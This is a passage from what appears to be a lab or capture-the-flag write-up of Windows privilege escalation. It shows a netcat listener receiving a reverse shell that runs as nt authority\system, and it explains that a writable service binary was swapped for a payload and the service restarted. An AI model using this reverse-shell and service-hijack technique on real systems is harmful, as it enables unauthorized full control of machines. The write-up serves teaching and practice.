        WAIT_HINT             : 0x7d0

```

```

$ nc -nvlp 7777
listening on [any] 7777 ...
connect to [192.168.85.135] from (UNKNOWN) [192.168.85.140] 49800
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32\whoami
nt authority\system

```

Now i got the privilege for the administrator

In this machine what we did was we found in the vulnerability as that a program file could be edited so we navigated into that directory and created a payload to put into it, and we stopped and started again the service which was vulnerable so that we got the privilege escalated.